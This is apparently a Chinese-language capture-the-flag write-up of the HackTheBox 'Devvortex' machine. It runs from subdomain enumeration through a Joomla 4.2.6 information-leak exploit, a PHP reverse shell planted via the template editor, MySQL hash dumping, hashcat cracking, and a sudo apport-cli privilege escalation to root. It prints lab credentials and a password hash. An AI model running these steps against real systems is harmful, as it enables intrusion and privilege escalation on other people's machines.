


有開22,80 port

有did not follow redirect to敘述，照慣例把ip/domain name寫進/etc/hosts




gobuster vhost --append-domain -u http://devvortex.htb -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt -t 60

網頁沒發現特別漏洞能攻擊，來找subdomain

發現dev.devvortex.htb




加入/etc/hosts




至網頁看沒什麼交互，查找subdomain下的file

發現robots.txt、REDME.txt等



至robots.txt查看發現有administrator dir




發現dev.devvortex.htb/administrator/index.php 是joomla網頁

joomscan -u http://dev.devvortex.htb/

查詢有robots.txt在的目錄下joomla資訊


發現version是4.2.6




gem install httpx docopt paint

ruby exploit.rb http://dev.devvortex.htb

加載需求配置，然後按command攻擊取得user/password (lewis/P4ntherg0t1n5r3c0n##)




至system下的site templates




在內部製作revshell.php，並用reverse shell generator 生成php payload

這邊選擇用PHP PentestMonkey製作



接到shell能發現user是www-data，在/home/logan下發現user.txt，但permission denied，所以改由前面資訊去mysql



mysql –u lewis –p

show databases;

use joomla;

show tables;

select \* from sd4fg\_users;

會發現lewis和logan的password hash

logan $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12

quit 離開




把取得的hash寫進hash.txt

<https://hashcat.net/wiki/doku.php?id=example_hashes>

到官網查看hash輸出格式，選擇3200 blowfishhash mode


hashcat -m 3200 -a 0 hash.txt /usr/share/wordlists/rockyou.txt

得出密碼為tequieromucho



su logan


提權並取得user.txt



sudo –l

/usr/bin/apport-cli –h

查看logan能執行的特別檔案，發現/apport-cli，-h檢查使用方式



sudo /usr/bin/apport-cli --file-bug

!/bin/bash

--file-bug mode可以不用附其他參數

中間詢問fuction這邊是則1>則5>則V，然後輸入!/bin/bash

取得root shell以及root.txt